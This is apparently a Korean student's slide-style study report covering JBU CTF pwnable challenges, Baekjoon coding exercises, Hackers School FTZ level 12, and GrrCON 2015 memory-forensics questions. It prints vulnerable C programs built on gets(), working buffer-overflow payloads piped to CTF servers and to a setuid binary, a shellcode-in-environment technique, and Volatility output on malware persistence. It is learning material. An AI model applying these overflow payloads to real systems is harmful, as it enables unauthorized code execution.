



SCP 3주 스터디

wp0l.tistory.com

91913438 박재희



CONTENTS

000/	공부계획
001/	JBU CTF
002/	FTZ
003/	CTF-d

000/ 1주차

3.9~ 3.15

JBU CTF - pwn1, pwn2, pwn3,

백준 - 입출력과 사칙연산[2557] Hello World, We love kriii,
입출력과 사칙연산[1071], [10172] 개, [10869] 사칙연산,
입출력과 사칙연산[10430] 나머지, [2588] 곱셈,
If 문 [1330] 두 수 비교하기, [9498] 시험성적,
If문 [2753] 윤년, [2884] 알람시계

FTZ- level12



000/ 2주차

3.16~ 3.22

FTZ- level13, level14, level15, level16, level 17, level 18, level19



000/ 3주차

3.23~ 3.29

백준 - 구구단 [2739], A+B-3[10950], 합[8393], 빠른 A+B[15552],
N찍기[2741], 기찍N[2742], A+B-7[11021], A+B-8[11022],



000/ 4,5주차

3.30~ 4.12

Dreamhack 1수강

CTF-d - GrrCON 2015# 3, 4, 5, 6, 7, 8, 9, 10

FTZ - ~ing (다시하는 중)


LOB - ~ing




INDEX



JBU CTF



백준



FTZ



CTF-d



· JBU CTF

겨울 방학 동안 스터디 하면서 jbu ctf 포렌식은 다 풀었는데 포너블은 풀지 않아서

이번 스터디 동안 풀어보기로 했다.

+ 하지만, 목표를 구체적으로 정하지 않고 그냥 풀어봐야지 라고 해서 그런가

+ 3문제 밖에 못풀었다. 학교 등교하기 전에 다 푸는 것을 목표로 하고 있다.





· 버퍼?

어떤 데이터가 한 곳에서 다른 곳으로 이동할 때, 그 데이터가 일시적으로 보관되는 임시 기억 공간

· 버퍼오버플로우(BOF)?

Over = 과하다, 지나치다

Flow = 넘치다

Overflow = 과해서 넘쳐버리다

버퍼 오버플로우 공격의 원리는 함수의 호출, 복귀 과정과 아주 밀접한 관계를 가지고 있다.



· 버퍼오버플로우(BOF)

버퍼오버플로우 공격의 대상이 되는 **프로그램들의 특징?**

1. 사용자로부터 어떠한 입력 값을 받는다
2. 그 입력 값에 따라 프로그램의 실행 결과가 달라진다.

비정상적인 내용을 입력하면, 프로그램 역시 비정상적인 결과를 보여준다

비정상적인 내용? **아주 긴 내용을 입력**하는 것!



Challenge

16 Solves

Easy BOF

300

SCP_서동훈

버퍼오버플로우가 뭘까요~?

수업시간에 배운 버퍼오버플로우를 응용할 때입니다!

nc 35.192.172.2 12350

bof.c

bof

```
root@kali:~# nc 35.192.172.2 12350
```

```
buf address = 0xffa2d8a6  
buf2 address = 0xffa2d892  
buf3 address = 0xffa2d888
```

```
----out put bufs----
```

```
buf3 =  
buf2 =  
buf =
```

```
Please input your data in buf3
```

```
buf3 : 
```

001/ JBU-CTF(1)



```
#include<string.h>
#include<stdlib.h>

void win(){
    printf("you are winner!!! \n");
    FILE *f= fopen("./flag", "r");
    char buf[256];
    if (f == NULL){
        puts("flag.txt not found - call SCP member\n");
        exit(0);
    }
    else{
        fgets(buf, sizeof(buf), f);
        printf("%s\n", buf);
        exit(0);
    }
}

void vuln(){
    char buf[10]={0};
    char buf2[20]={0};
    char buf3[10]={0};

    printf("\n buf address = %p \n buf2 address = %p \n buf3 address = %p\n\n", &buf,
    &buf2, &buf3);

    while(1){
        printf("\n----out put bufs----\n");
        printf("buf3 = %s\n", buf3);
        printf("buf2 = %s\n", buf2);
        printf(" buf = %s\n\n", buf);

        printf("Please input your data in buf3\nbuf3 : ");
        gets(buf3);
        if( strncmp(buf,"scp",3) == 0){
            win();
        }
    }
}
```

<장치>

파일 시스템

Kali Linux

<원격>

터미널

버전화면

유지권

<네트워크>

네트워크



· BOF에 취약한 함수

컴파일 되기 이전에 프로그래머로부터 작성된 코드 중 버퍼오버플로우나 포맷 스트링 공격 등에 노출될 수 있는 함수

대표적인 함수는 `gets, scanf`등과 같은 함수다.

`Gets, scanf`등과 같은 함수는 입력받는 문자열의 크기와 주어진 변수의 크기를 고려하지 않는다.

스택의 다른 요소들이 침범될 경우, 공격자가 해당 프로그램을 조작하거나 상위 권한을 획득할 수 있다.

001/ JBU-CTF(1)



```
#include<string.h>
#include<stdlib.h>
```

```
void win(){
    printf("you are winner!!! \n");
    FILE *f= fopen("./flag", "r");
    char buf[256];
    if (f == NULL){
```

```
while(1){
    printf("\n----out put bufs-----\n");
    printf("buf3 = %s\n", buf3);
    printf("buf2 = %s\n", buf2);
    printf(" buf = %s\n\n", buf);
```

```
printf("Please input your data in buf3\nbuf3 : ");
```

```
gets(buf3);
    if( strcmp(buf,"scp",3) == 0){
        win();
    }
```

```
}
```

```
member\n");
```

```
s = %p \n buf3 address = %p\n\n", &buf,
```

```
printf("buf2 = %s\n", buf2);
printf(" buf = %s\n\n", buf);
```

```
printf("Please input your data in buf3\nbuf3 : ");
```

```
gets(buf3);
    if( strcmp(buf,"scp",3) == 0){
        win();
    }
```

```
}
```

<장치>

파일 시스템

Kali Linux

<원격>

터미널

부팅화면

유지보수

<네트워크>

네트워크



Challenge

13 Solves

Segmentation Fault

400

SCP_정재훈

Do you know Segmentation Falut?

nc 35.192.172.2 12353

↓ vuln.c

↓ vuln

scpCTF{...}

Submit

```
root@kali:~# nc 35.192.172.2 12353  
Type something>
```

001/ JBU-CTF(2)



```
1  #include <stdio.h>
2  #include <signal.h>
3
4  void win()
5  {
6      printf("You win!\n");
7      char buf[256];
8      FILE* f = fopen("<setting path later>/flag.txt", "r");
9      if (f == NULL)
10     {
11         puts("flag.txt not found - call SCP member\n");
12         exit(0);
13     }
14     else
15     {
16         fgets(buf, sizeof(buf), f);
17         printf("%s", buf);
18         exit(0);
19     }
20 }
```

```
22 void vuln()
23 {
24     char buf[16];
25     printf("Type something>");
26     gets(buf);
27     printf("You typed %s!\n", buf);
28 }
29
30 int main()
31 {
32     /* Disable buffering on stdout */
33     setvbuf(stdout, NULL, _IONBF, 0);
34
35     /* Call win() on SIGSEGV */
36     signal(SIGSEGV, win);
37
38     vuln();
39     return 0;
40 }
```


001/ JBU-CTF(3)



Challenge

6 Solves



babybof

500

SCP_서동훈

자! 단순히 하나하나 개수 세면서 입력하는 것은 이제 질렸을 것입니다.

이번에는 python을 이용하여 input을 줘봅시다!

nc 35.192.172.2 12357

↓ babybof

↓ babybof.c

scpCTF{...}

Submit

```
root@kali:~# nc 35.192.172.2 12357
python을 이용해 input을 하는 문제입니다.
pwnable 가이드를 확인해주세요~
```

bof

bof를 이용해 buf에 0xdeadbeef를 입력해주세요
인해주세요~

buf : 0xffae20ec

buf2 : 0xffae1f5c

buf3 : 0xffae1c3c

buf3 입력 > █



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void win(){
    printf("축하합니다!! \n");
    FILE *f = fopen("/home/babybof/flag", "r");
    char buf[256];
    if (f == NULL){
        puts("flag.txt not found - call SCP member\n");
        exit(0);
    }
    else{
        fgets(buf, sizeof(buf), f);
        printf("%s\n", buf);
        exit(0);
    }
}
```

```
int main(){
    setvbuf(stdout, NULL, _IONBF, 0);
    int buf;
    char buf2[400] = {0, };
    char buf3[800] = {0, };
    printf("python을 이용해 input을 하는 문제입니다.\n");
    printf("pwnable 가이드를 확인해주세요~\n\n");
    printf("bof를 이용해 buf에 0xdeadbeef를 입력해주세요\n\n");
    printf("buf : %p\n", &buf);
    printf("buf2 : %p\n", buf2);
    printf("buf3 : %p\n\n", buf3);
    printf("buf3 입력 > ");
    gets(buf3);
    if(buf == 0xdeadbeef)
        win();
    else{
        printf("다시 시도해주세요!\n");
        exit(0);
    }
}
```

001/ JBU-CTF(3)



```
root@kali:~# nc 35.192.172.2 12357
```

python을 이용해 input을 하는 문제입니다.

pwnable 가이드를 확인해주세요~

wp01

bof를 이용해 buf에 0xdeadbeef를 입력해주세요

```
buf : 0xffd5df7c
```

```
buf2 : 0xffd5ddec
```

```
buf3 : 0xffd5dacc
```

```
buf3 입력 > python
```

다시 시도해주세요

```
root@kali:~# (python -c 'print "A"*1200+"\xef\xbe\xad\xde";cat) | nc 35.192.172.2 12357
```

python을 이용해 input을 하는 문제입니다.

pwnable 가이드를 확인해주세요~

bof를 이용해 buf에 0xdeadbeef를 입력해주세요

```
buf : 0xffa8abfc
```

```
buf2 : 0xffa8aa6c
```

```
buf3 : 0xffa8a74c
```

```
buf3 입력 > 축하합니다 !!
```

```
scpCTF{bbAbbyY_BuFFEr_0vERf1oW}
```



. 백준

원래 코딩을 잘 못해서 코딩 실력을 높여보고자 백준 문제를 풀기로 했다.

무슨 문제를 먼저 풀어야 할 지 모르겠어서

단계별로 푸는 문제를 순서대로 풀어보기로 했다.

1학년 1학기 때 처음 C언어를 배우는데 벌써 다 까먹어서

파이썬으로도 풀어보고 C언어로도 풀어보기로 했다.

2020.04.03	for문 [11022] A+B - 8
2020.04.03	for문 [11021] A+B - 7
2020.04.03	for문 [2742] 기찍 N
2020.04.03	for문 [2741] N 찍기
2020.04.03	for문 [15552] 빠른 A+B
2020.04.03	for문 [8393] 합
2020.04.03	for문 [10950] A+B - 3
2020.04.03	for문 [2739] 구구단
2020.03.15	if문 10 [2884] 알람시계
2020.03.15	if문 09 [2753] 윤년
2020.03.14	if문 08 [9498] 시험성적
2020.03.14	if문 07 [1330] 두 수 비교하기
2020.03.13	입출력과 사칙연산 06 [2588] 곱셈
2020.03.13	입출력과 사칙연산 05 [10430] 나머지
2020.03.12	입출력과 사칙연산 04 [10869] 사칙연산
2020.03.12	입출력과 사칙연산 04 [10172] 개
2020.03.12	입출력과 사칙연산 03 [10171] 고양이
2020.03.11	입출력과 사칙연산 02 [2557] We love kiii
2020.03.11	입출력과 사칙연산 01 [2557] Hello World

<https://wp0l.tistory.com/>





· FTZ?

해커스쿨에서 제공하는 FTZ 서버를 통해 시스템 해킹의 기본적인 공격 방법을 배울 수 있다.

겨울 방학동안 pwnable 스터디를 통해 ftz level 9와 11을 풀었는데,
남은 기간동안 20까지 풀어보고 싶어서 다시 풀게 됐다.

+ FTZ training (1~10), FTZ level (1~) 이렇게 되어있다.

+ 트레이닝 문제를 저번에 따로 풀지 않아서 스터디 끝나고나서 풀었고, level 1부터 다시 풀었다.

+ 9부터 19까지는 BOF관련된 문제다. (10 제외)

2020.03.20		FTZ level19 write up
2020.03.20		FTZ level18 write up
2020.03.17		FTZ level17 write up
2020.03.17		FTZ level16 write up
2020.03.16		FTZ level15 write up
2020.03.16		FTZ level14 write up
2020.03.16		FTZ level13 write up
2020.03.15		FTZ level12 write up





FTZ level 12

```
WARNING! The remote SSH server rejected X11 forwarding request.
[level12@ftz level12]$ ls
attackme hint public_html tmp
[level12@ftz level12]$ cat hint
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main( void )
{
    char str[256];

    setreuid( 3093, 3093 );
    printf( "문 장 을 입 력 하 세 요 .\n" );
    gets( str );
    printf( "%s\n", str );
}
```

Level 11의 비밀번호를 치고 나면 level12에 접속할 수 있게 된다

ls 명령어를 통해 파일들과 디렉토리가 있는 걸 확인할 수 있다.

Hint라는 파일을 열어보면 c언어 코드가 나온다.

코드를 통해 문자형인 str배열의 크기가 256이고,

Gets를 통해 str변수에 입력을 받는다.

Gets 함수에서 **BOF 취약점**이 생긴다는 것을 알 수 있다



003/ FTZ(1)

```
(gdb) disas main
Dump of assembler code for function main:
0x08048470 <main+0>:  push    ebp
0x08048471 <main+1>:  mov     ebp,esp
0x08048473 <main+3>:  sub     esp,0x108
0x08048479 <main+9>:  sub     esp,0x8
0x0804847c <main+12>:  push    0xc15
0x08048481 <main+17>:  push    0xc15
0x08048486 <main+22>:  call    0x804835c <setreuid>
0x0804848b <main+27>:  add     esp,0x10
0x0804848e <main+30>:  sub     esp,0xc
0x08048491 <main+33>:  push    0x8048538
0x08048496 <main+38>:  call    0x804834c <printf>
0x0804849b <main+43>:  add     esp,0x10
0x0804849e <main+46>:  sub     esp,0xc
0x080484a1 <main+49>:  lea     eax,[ebp-264]
0x080484a7 <main+55>:  push    eax
0x080484a8 <main+56>:  call    0x804831c <gets>
0x080484ad <main+61>:  add     esp,0x10
0x080484b0 <main+64>:  sub     esp,0x8
0x080484b3 <main+67>:  lea     eax,[ebp-264]
0x080484b9 <main+73>:  push    eax
0x080484ba <main+74>:  push    0x804854c
0x080484bf <main+79>:  call    0x804834c <printf>
0x080484c4 <main+84>:  add     esp,0x10
0x080484c7 <main+87>:  leave
0x080484c8 <main+88>:  ret
0x080484c9 <main+89>:  lea     esi,[esi]
0x080484cc <main+92>:  nop
0x080484cd <main+93>:  nop
0x080484ce <main+94>:  nop
0x080484cf <main+95>:  nop
End of assembler dump.
```




Gdb로 attackme 파일을 분석하면 이렇게 나온다

Str변수가 ebp로부터 **264만큼** 떨어져있는 것을 확인할 수 있다.

Ret는 ebp로부터 4바이트 아래에 위치하니까

str[256]에서 main() ret까지의 거리가 268인 것을 알 수 있다.





· 셸 코드

셸을 실행시키는 기계어 코드로, 버퍼오버플로우나 포맷스트링 버그 공격에서 메모리에 셸코드를 올리고

RET가 저장된 메모리의 주소로 덮어 씌우면 셸을 실행하게 된다.

· 환경 변수(export)

OS가 필요한 정보를 메모리에 등록해놓고 필요할 때마다 참조하는 영역

이곳에 등록된 데이터는 고정적인 메모리 주소를 가지게 된다

```
export [환경변수명] = $(python -c 'print"셸코드"')
```





```
#include<stdio.h>
#include<stdlib.h>

int main() {
    printf("%p\n", getenv("jh"));
    return 0;
}
```

Export명령어를 통해 환경변수에 셸코드를 저장한다.

왼쪽과 같이 코드를 작성해서 셸코드가 저장된

메모리주소를 알아낼 수 있다.





```
[level12@ftz level12]$ (python -c 'print "A"*268+"\x86\xff\xff\xbf";cat)|./attackme
```

문장을 입력하세요 .

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA?
```

my-pass

TERM environment variable not set.

Level13 Password is "have no clue".



004/ CTF-d



· CTF-d

문제풀이 형태로 쌓은 지식을 연습해볼 수 있는 사이트

겨울 방학동안 포렌식스터디를 통해 GrrCon 문제 몇 문제 풀어봤었는데

방학동안 배웠던 거 까먹을 것 같아서 문제 풀어보기로 했다.

+ 10번까지 풀었다.

2020.04.06		CTF-d [GrrCON 2015 #10] wirte up
2020.04.06		CTF-d [GrrCON 2015 #9] wirte up
2020.04.06		CTF-d [GrrCON 2015 #8] wirte up
2020.04.06		CTF-d [GrrCON 2015 #6, 7] wirte up
2020.04.06		CTF-d [GrrCON 2015 #5] wirte up
2020.04.06		CTF-d [GrrCON 2015 #4] wirte up
2020.04.06		CTF-d [GrrCON 2015 #3] wirte up
2020.02.11		CTF-d [GrrCON 2015 #1,2] wirte up





Challenge

38 Solves



GrrCON 2015 #4

4

(1~16번 문제파일 : Target1-1dd8701f.vmss)

공격자의 악성코드는 프로세스 인젝션을 사용하는 것으로 보인다. 악성코드에 인젝션된 프로세스의 PID는 무엇인가?

KEY Format : 100

Key

SUBMIT





· 프로세스 인젝션?

다른 프로세스의 주소 공간 내에서 DLL을 강제로 로드시킴으로써 코드를 실행시키는 기술

외부 프로그램을 통해 다른 프로그램에 저작자가 의도하거나 예상하지 않은 영향을 미치기 위해 사용된다!





```
C:\Users\sktop\volatility>volatility.exe -f test.vms --profile=W ptree
Volatility Foundation Volatility Framework 2.6
```

Name	Pid	PPid	Thds	Hnds	Time
0x84ecbb18:csrss.exe	368	360	9	366	2015-10-09 11:30:47 UTC+0000
0x84f97628:wininit.exe	420	360	3	77	2015-10-09 11:30:48 UTC+0000
.. 0x84e979f8:services.exe	528	420	9	200	2015-10-09 11:30:48 UTC+0000
.. 0x85ae0cb0:dllhost.exe	1888	528	13	196	2015-10-09 11:30:54 UTC+0000
.. 0x8586fd40:svchost.exe	644	528	11	351	2015-10-09 11:30:48 UTC+0000
.. 0x85ae3030:vmtoolsd.exe	1432	528	8	274	2015-10-09 11:30:54 UTC+0000
.. 0x85935030:svchost.exe	796	528	19	446	2015-10-09 11:30:51 UTC+0000
.. 0x85d01510:svchost.exe	3232	528	9	131	2015-10-09 11:31:34 UTC+0000
.. 0x858b69e8:msdtc.exe	1980	528	12	145	2015-10-09 11:30:55 UTC+0000
.. 0x85978940:svchost.exe	864	528	30	1036	2015-10-09 11:30:52 UTC+0000
.. 0x85969030:svchost.exe	836	528	17	405	2015-10-09 11:30:52 UTC+0000





0x85c1e5f8:explorer.exe	2116	2060	23	912	2015-10-09	11:31:04	UTC+0000
. 0x83eb5d40:cmd.exe	2496	2116	1	22	2015-10-09	11:33:42	UTC+0000
. 0x83f1ed40:mstsc.exe	2844	2116	11	484	2015-10-09	12:12:03	UTC+0000
. 0x83fb86a8:cmd.exe	3064	2116	1	22	2015-10-09	11:37:32	UTC+0000
. 0x859281f0:vmtoolsd.exe	2388	2116	7	164	2015-10-09	11:31:04	UTC+0000
. 0x85cd3d40:OUTLOOK.EXE	3196	2116	22	1678	2015-10-09	11:31:32	UTC+0000
0x855f6d40:csrss.exe	432	412	11	366	2015-10-09	11:30:48	UTC+0000
. 0x83f13d40:conhost.exe	1624	432	3	81	2015-10-09	11:35:15	UTC+0000
. 0x83fa9030:conhost.exe	676	432	3	83	2015-10-09	11:37:32	UTC+0000
. 0x83e5cd40:conhost.exe	916	432	3	83	2015-10-09	11:33:42	UTC+0000
. 0x83fc7c08:conhost.exe	1824	432	3	85	2015-10-09	11:39:22	UTC+0000
0x8561d030:winlogon.exe	480	412	3	115	2015-10-09	11:30:48	UTC+0000
0x85d0d030:iexplore.exe	2996	2984	6	463	2015-10-09	11:31:27	UTC+0000
. 0x83f105f0:cmd.exe	1856	2996	1	33	2015-10-09	11:35:15	UTC+0000





Challenge

28 Solves



GrrCON 2015 #5

5

(1~16번 문제파일 : Target1-1dd8701f.vms)

재부팅 후에도 지속성을 유지하기 위해 멀웨어가 사용하고 있는 레지스트리 Key의 이름은 무엇인가?

Key

SUBMIT





· Registry란??

윈도우 32/64비트 버전에서 운영 체제의 설정과 선택 항목을 담고 있는 데이터베이스

레지스트리는 키와 값이라는 두가지 기본 요소를 포함하고 있다.

레지스트리 값은 키 안에 들어있는 이름/자료 이다.

Windows OS 에서 사용되는 자동 실행 메커니즘 중 하나인 Registry하는 방법을

Run and Run Once registry keys라 한다.

e> HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run






```
C:\Users\sktop\volatility>volatility.exe -f test.vms --profile='6 printkey -K "Microsoft\Windows\CurrentVersion\Run"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable (V) = Volatile

-----
Registry: \SystemRoot\System32\Config\SOFTWARE
Key name: Run (S)
Last updated: 2015-10-09 10:36:11 UTC+0000

Subkeys:

Values:
REG_SZ VMware User Process : (S) "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
REG_EXPAND_SZ MrRobot : (S) c:\users\anyconnect\AnyConnect\AnyConnectInstaller.exe
```





THANK YOU

wp0l.tistory.com

